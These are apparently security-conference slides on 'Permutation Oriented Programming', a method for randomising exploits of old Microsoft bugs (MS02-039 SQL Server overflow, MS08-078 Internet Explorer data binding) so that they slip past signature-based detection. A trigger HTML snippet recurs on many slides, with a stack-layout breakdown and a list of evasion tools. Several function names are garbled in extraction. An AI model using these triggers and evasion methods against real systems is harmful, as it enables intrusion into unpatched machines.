

ENG⁺⁺

“Permutation Oriented Programming”



RAM

Agenda

- 0000 – Once upon a time...
- 0001 – Introduction
- 0010 – Brain at work
- 0011 – Approach
- 0100 – Advanced
- 0101 – Demonstration
- 0110 – Conclusions
- 0111 – Questions and Answers



nbrito@pitbull:~\$ whoami

- Nelson Brito:
 - Computer/Network Security Researcher Enthusiast
 - Spare-time Security Researcher
 - Addict for systems' (in)security
 - **sekure SDI**
- Home town:
 - Rio de Janeiro
- Public tools:
 - **T50: an Experimental Mixed Packet Injector**
 - **Permutation Oriented Programming**
 - **ENG⁺⁺ SQL Fingerprint™**
- WEB:
 - <http://about.me/nbrito>



0000 – Once upon a time...
0000 – Once upon a time...



RAM

Once upon a time...

PERMUTATION ORIENTED PROGRAMMING



0001 - Introduction

"Because five bytes can make the difference!"
Because five bytes can make the difference!



RAM

Before starting

0-Day

- **0-day** is cool, isn't it? But only if nobody is aware of its existence.
- Once the **unknown vulnerability** becomes **known**, the **0-day** will expire – since a **patch** or a **mitigation** is released (which comes first).
- So we can conclude that, once expired (**patched** or **mitigated**), **0-day** has no more value. If you do not believe me, you can try to sell a **well-known vulnerability** to your **vulnerability-broker**.
- Some **security solutions** fight against **0-day** faster than the affected vendor.

Pattern-matching

- This technology is as need today as it was in the past, but the **security solution** cannot rely only on this.
- No matter how fast is the **pattern-matching** algorithm, if a **pattern** does not **match**, it means that there is no **vulnerability exploitation**.
- No **vulnerability exploitation**, no protection action... But what if the **pattern** is wrong?
- How can we guarantee that the **pattern**, which did not **match**, is the correct approach for a protection action? Was the detection really designed to detect the **vulnerability**?



Some concepts

Exploitation

- There are lots of good papers and books describing the **exploitation** techniques. Thus, I do recommend you to look for them for a better understanding.
- This lecture has no pretension of being a complete reference for this topic.
- The **exploitation** path described here is something that I decided to follow, and it helped me to understand and apply **POC** (f.k.a. **ENG⁺⁺**) to the **vulnerabilities**.
- All the definitions are in compliance with:
 - **Common Vulnerabilities and Exposures**.
 - **Common Vulnerability Scoring System**.
 - **Common Weakness Enumeration**.

Vulnerability

- Any **vulnerability** has a **trigger**, which leads the **vulnerability** to a possible and reasonable **exploitation**.
- For some weakness types the **vulnerability** allows to control the flow of software's execution, executing an **arbitrary Code (shellcode)**, such as: CWE-119, CWE-120, CWE-134, CWE-190, CWE-196, CWE-367, etc.
- Before executing a **shellcode**, the **exploitation** must deal with the **vulnerable ecosystem** (**trigger**, **return address**, etc...), performing **memory manipulation** on **additional entities** (such as: **offset**, **register**, **JUMP/CALL**, **stack**, **heap**, **memory alignment**, **memory padding**, etc).



Current evasion techniques (a.k.a. TT)

Techniques

- Packet fragmentation
- Stream segmentation
- Byte and traffic insertion
- Polymorphic shellcode
- Denial of Service
- URL obfuscation (+ SSL encryption)
- RPC fragmentation
- HTML and JavaScript obfuscation
- Etc...

Tools

- Fragroute / Fragrouter / Sniffjoke
- ADMutate / ALPHA[2-3] / BETA3 / Others
- Whisker / Nikto / Sandcat
- Shot / Stick / IDS-wakeup / Others
- Sidestep / RPC-evade-poc.pl / Others
- Predator (AET)
- Etc...



What is Permutation Oriented Programming?

The scenario

- Remember: “*Some security solutions fight against 0-day faster than the affected vendor*”.
- This protection (**mitigation**) has a long life, and sometimes the correct protection (**patch**) is not applied.
- People’s hope, consequently their security strategy, resides on this security model: **vulnerability mitigated**, no **patch**...
- But what if an old and **well-known vulnerability** could be **exploited**, even on this security approach model?
- According to **pattern-matching**, any new **Variant** of an old **vulnerability exploitation** is considered a new **vulnerability**, because there is no **pattern** to be **matched** yet!

The technique

- To circumvent or avoid a **pattern-matching** technology, there are two options:
 - Easier: know how the **vulnerability** is detected (access to **signature/vaccine**).
 - Harder: know deeply how to **trigger** the **vulnerability** and how to **exploit** it (access to **vulnerable ecosystem**).
- **Permutation Oriented Programming:**
 - Deep **analysis** of a **vulnerability**, (re)searching for **alternatives**.
 - Use all the acquired **knowledge** and **alternatives** to offer a variety of **decision points (Variants)**.
 - Intended to change the **behavior** of **exploit** developers.
 - Use **randomness** to provide unpredictable **payloads**, i.e., **permutation**.



What is Permutation Oriented Programming?

The scenario

- Remember: “*Some security solutions fight against 0-day faster than the affected vendor*”.
- This protection (**mitigation**) has a long life, and sometimes the correct protection (**patch**) is not applied.
- People’s hope, consequently their security strategy, resides on this security model: **vulnerability mitigated**, no **patch**...
- But what if an old and **well-known vulnerability** could be **exploited**, even on this security approach model?
- According to **pattern-matching**, any new **Variant** of an old **vulnerability exploitation** is considered a new **vulnerability**, because there is no **pattern** to be **matched** yet!

The technique

- To circumvent or avoid a **pattern-matching** technology, there are two options:
 - Easier: ~~know how the vulnerability is detected~~ ~~access to signature/vaccine~~,
 - Harder: know deeply how to **trigger** the **vulnerability** and how to **exploit** it (~~access to vulnerable ecosystem~~).
- **Permutation Oriented Programming:**
 - Deep analysis of a **vulnerability**, (re)searching for **alternatives**.
 - Use all the acquired **knowledge** and **alternatives** to offer a variety of **decision points (Variants)**.
 - Intended to change the **behavior** of **exploit** developers.
 - Use **randomness** to provide unpredictable **payloads**, i.e., **permutation**.



What is Permutation Oriented Programming?

The scenario

- Remember: “*Some security solutions fight against 0-day faster than the affected vendor*”.
- This protection (**mitigation**) has a long life, and sometimes the correct protection (**patch**) is not applied.
- People’s hope, consequently their security strategy, resides on this security model: **vulnerability mitigated**, no **patch**...
- But what if an old and **well-known vulnerability** could be **exploited**, even on this security approach model?
- According to **pattern-matching**, any new **Variant** of an old **vulnerability exploitation** is considered a new **vulnerability**, because there is no **pattern** to be **matched** yet!

The technique

- To circumvent or avoid a **pattern-matching** technology, there are two options:
 - *Easier: know how the vulnerability is detected (access to signature/vaccine)*.
 - *Easier: know deeply how to trigger the vulnerability and how to exploit it (access to vulnerable ecosystem).*
- **Permutation Oriented Programming:**
 - Deep analysis of a **vulnerability**, (re)searching for **alternatives**.
 - Use all the acquired **knowledge** and **alternatives** to offer a variety of **decision points (Variants)**.
 - Intended to change the **behavior** of **exploit** developers.
 - Use **randomness** to provide unpredictable **payloads**, i.e., **permutation**.



POP (pronounced /pɒp/) technique

The truth

- POP technique deals with **vulnerable ecosystem** and **memory manipulation**, rather than **shellcode** – it is neither a new **polymorphic shellcode** technique, nor an **obfuscation** technique.
- POP technique can be applied to work with Rapid7 Metasploit Framework, CORE Impact Pro, Immunity CANVAS Professional, and regular stand-alone **proof-of-concepts (freestyle coding)**.
- POP technique is neither an additional entropy for tools mentioned above, nor an Advanced Evasion Technique (AET). Instead, POP technique can empower both of them.
- POP technique maintains the **exploitation reliability**, even using **random decisions**, it is able to achieve all **exploitation requirements**.

The examples

- Server-side vulnerabilities:
 - MS02-039: CVE-2002-0649/CWE-120.
 - MS02-056: CVE-2002-1123/CWE-120.
- Client-side vulnerabilities:
 - MS08-078: CVE-2008-4844/CWE-367.
 - MS09-002: CVE-2009-0075/CWE-367.
- Windows 32-bit shellcodes:
 - 波動拳: “CMD /K”.
 - 昇龍拳: “CMD /K set DIRCMD=/b”.
- All example modules were ported to work with Rapid7 Metasploit Framework, but there are also examples for client-side in HTML and JavaScript.



What if...

exploit #1

exploit #2



What if...

exploit #1
exploit #1

exploit #2
exploit #2



What if...

exploit #1
exploit #1

exploit #N
exploit #N

exploit #2
exploit #2



What if...



What if...



What if...

exploit #1

exploit #N

shared zone

exploit #2

Permutation
Oriented
Programming



0010 - Brain at work
0010 - Brain at work

"Hardest option!!!"
"Hardest option!!!"



RAM

Vulnerabilities

MS02-039

- Common Vulnerabilities and Exposures:
 - CVE-2002-0649.
- Common Weakness Enumeration:
 - CWE-120.
- CVSS Severity: 7.5 (HIGH).
- Target:
 - Microsoft SQL Server 2000 SP0-2.
- **Vulnerable ecosystem:**
 - Protocol UDP.
 - Communication Port 1434.
 - SQL Request CLNT_UCAST_INST.
 - INSTANCENAME >= 96 bytes.
 - INSTANCENAME != NULL.

MS08-078

- Common Vulnerabilities and Exposures:
 - CVE-2008-4844.
- Common Weakness Enumeration:
 - CWE-367.
- CVSS Severity: 9.3 (HIGH).
- Target:
 - Microsoft Internet Explorer 5.01 SP4, 6 SP0-1, 7 and 8 Beta 2.
- **Vulnerable ecosystem:**
 - DHTML with embedded Data binding.
 - XML Data Source Object (DSO).
 - Data Consumer (HTML element) pointing to a dereferenced XML DSO.







MS02-039 Ecosystem



MS02-039 Ecosystem

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

memory stack

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

0x04

vulnerability

request

memory stack

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

vulnerability

request

instancename

memory stack

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

vulnerability

request

instancename

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

additional entities

vulnerability

request

instancename

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

return address

additional entities

vulnerability

request

instancename

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

return address

jump padding

additional entities

vulnerability

request

instancename

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

return address

jump padding writable address
additional entities

vulnerability

request

instancename

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

request

instancename

return address

jump padding writable address
additional entities
padding

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

request

instancename

return address

jump padding writable address
additional entities
padding

overflow

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

request

instancename

return address

jump padding writable address
additional entities
padding

overflow

esp

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

request

instancename

return address

jump padding writable address
additional entities
padding

overflow

esp

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

request

instancename

return address

jump padding writable address
additional entities
padding

overflow

esp

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

return address

jump padding writable address
additional entities
padding

esp

shellcode
(injected into the stack)

request

instancename

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

request

instancename

return address

jump padding writable address
additional entities
padding

overflow

esp

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

request

instancename

return address

jump padding writable address
additional entities
padding

overflow

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

return address

jump padding writable address
additional entities
padding

shellcode
(injected into the stack)

request

instancename

overflow

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

|||||||ooooooooooooohhhhhhhgggggggg
instancename

request

instancename

return address

jump padding writable address
additional entities
padding

overflow

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

|||||||oooooooooooo
instancename

request

instancename

return address

jump padding

writable address

additional entities

padding

Trigger

overflow

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

0x04

|||||||oooooooooooo
instancename

request

instancename

return address

jump padding

writable address

additional entities

padding

Permutation

overflow

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode



MS02-039 Ecosystem

memory manipulation

vulnerability

0x00...oooooooooooo...
instancename

return address
jump padding
writable address
additional entities
padding

shellcode
(injected into the stack)

request instancename

overflow

Exploitation

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode





MS08-078 Ecosystem



MS08-078 Ecosystem

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA=SRC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA=SRC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA=SRC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA=SRC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

Internet Explorer
(Data Consumers)

vulnerability

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATas=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATas=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

vulnerability

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CElement::GetAAdatAld

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CElement::GetAAdatSrc

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CRecordInstance::CRecordInstance



```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CCurrentRecordConsumer::Bind

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CCurrentRecordInstance::GetCurrentRecordInstance



```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CXfer::CreateBinding

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CElement::GetAAdatAld

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CElement::GetAAdatSrc

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CRecordInstance::AddBinding

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CImplPtrAry::Append



```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATA\$RC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATA$RC=#1 DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CElement::GetADataFld

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CElement::GetAAdatasrc



```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CRecordInstance::CRecordInstance



```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CCurrentRecordConsumer::Bind

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CCurrentRecordInstance::GetCurrentRecordInstance



```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CXfer::CreateBinding

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CElement::GetADataFld

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CElement::GetAAdatasrc

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CRecordInstance::AddBinding

```
<XML ID=1><X><C><![CDATA[<IMG SRC=http://4#xoaoa;4#xoaoa;.nbrito.net>]]></C></X></XML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML>
<SPAN DATAsrc=#1 DATAfld=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```



MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATAsrc

DATAfld

Data Consumer #02

DATAsrc

DATAfld

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CImplPtrArry::Append

```
